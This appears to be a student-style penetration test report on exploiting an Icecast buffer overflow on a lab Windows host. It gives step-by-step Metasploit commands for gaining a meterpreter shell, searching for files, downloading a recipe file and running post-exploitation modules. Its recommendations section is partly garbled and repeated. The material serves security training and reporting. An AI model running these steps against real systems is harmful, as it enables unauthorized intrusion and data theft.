GoodSecurity Penetration Test Report

BrendanThorpe@GoodSecurity.com

6/7/2022

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans’ computer to determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software, find a secret recipe file on Hans’ computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans’ computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

# Findings

**Machine IP:** 192.168.0.20

**Machine’s MAC Address:** 00:15:5D:00:04:01

**Hostname:** MSEDGEWIN10

Text

Description automatically generated

**Vulnerability Exploited:**

Icecast Header Overwrite

Name of module: exploit/windows/http/icecast\_header

Graphical user interface, text, website

Description automatically generated

**Vulnerability Explanation:**

The Icecast application running on 192.168.0.20 (victim machine) is allowing for a buffer overflow exploit, by which the attacker can remotely gain control of the victim’s machine by overwriting the memory on the system using the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.

**Severity:**

I believe the severity level of this exploit to be extremely high. This exploit has the ability to exfiltrate sensitive data as well as the ability to give escalated administrative access to an attacker should they use this exploit.


I would rate this a 9 – highly severe.

**Proof of Concept:**

I undertook the following steps in order to exploit the vulnerability on the target machine:


1. Perform an nmap scan on the target machine to determine which services are up and running:

* Enter ‘nmap -sV 192.168.0.20’ to perform a network scan on the target IP.



1. From the nmap scan, we can see the Icecast service is running. Let’s search for any Icecast exploits:

* Enter ‘searchsploit icecast’ in terminal in Kali




This shows us known Icecast exploits and the paths. This helps us understand the types of exploits that are available on the Icecast service on different operating systems.

1. Now that we have confirmed there are some Icecast exploits, lets start Metasploit and see if there’s an Icecast module we can load for use:

* Enter Metasploit on Kali machine by entering ‘msfconsole’ in terminal




* Enter ‘searchs icecast’ to search for any Icecast exploits



We can see there is an available Icecast exploit module. This is an ‘Icecast Header Overwrite’ type of attack.

1. We can load the module by entering ‘use’ and then the path of the exploit. Or we can use the number from the previous list.

* So to load this module, we can use ‘use 0’:




We have now loaded the windws/http/Icecast\_header module! From here we can set our options and start an attack.

1. We can now set the options for this module. We want to set the remote host to our target IP address.

* Enter ‘set RHOSTS 192.168.0.20’:


Set RHOST 1

* And now when we show the options of the module, we can see the remote-host and remote-port we want to connect via (enter ‘show options’ to show options of module:



1. Now that the module is loaded with the target IP, we can now run the exploit on it.


* Enter ‘exploit’ within the module to start it



We now have meterpreter shell access on the target machine.

1. We can now begin to triage through the target machine and even exfiltrate data. Lets look for anything with ‘secretfile’ in the name.


* Within the meterpreter shell session, enter ‘search -f \*secretfile\*.txt’. This will search for anything that contains ‘secretfile’ in the name and is a text file.



We can see there is one file found – ‘user.secretfile.txt’ located in c:\Users\IEUser\Documents\

1. Lets search for any other sensitive data, such as recipe lists.


* Enter ‘search -f \*recipe\*.txt to see what we can find:



One file found – ‘Drinks.recipe.txt’.


1. Now lets see if we can exfiltrate data from this machine.

* Enter ‘download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'’



We can see the file has successfully been downloaded from the target machine to the Kali or pen-testing machine.


* We can confirm this by navigating to Kali’s ‘home’ folder. This is the default folder where exfiltrated files from meterpreter are sent to:



We have now successfully exfiltrated data in the form of the ‘Drinks.recipe.txt’ by exploiting the Icecast vulnerability that was found on the CEO’s PC.


We can then dig even further if we wish, in order to find out more information about the target.

* We can perform an exploit suggester by running ‘run post/multi/recon/local\_exploit\_suggester’ while in the meterpreter session:




This shows us the exploits meterpreter has loaded that the target machine is vulnerable to.


* We can collect information on logged un users by running ‘run post/windows/gather/enum\_logged-on\_users’



* We can open a shell that is native to the target machine, in this case it’s cmd. Run this by entering ‘shell’:



* We can also gather some information about the target by running ‘sysinfo’:



# Recommendations

The Icecast exploit is one that can be fixed with a patch. By installing the latest version of this and all other related Icecast

The Icecast application running on 192.168.0.20 (victim machine) is allowing for a buffer overflow exploit, by which the attacker can remotely gain control of the victim’s machine by overwriting the memory on the system using the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.

**Severity:**

I believe the severity level of this exploit to be extremely high. This exploit has the ability to exfiltrate sensitive data as well as the ability to give escalated administrative access to an attacker should they use this exploit.

I would rate this a 9 – **highly severe.**

**What recommendations would you give to GoodCorp?**

I would definitely recommend the use of routinely checking for security patches in not only Icecast, but all software. Perhaps introducing a day whereby patches take place, once a week for example.

I would also recommend the use of multi-factor authentication and enforce strong passwords that need to meet certain criteria. Something like minimum 10 characters, upper-case, lower-case, number and symbol required.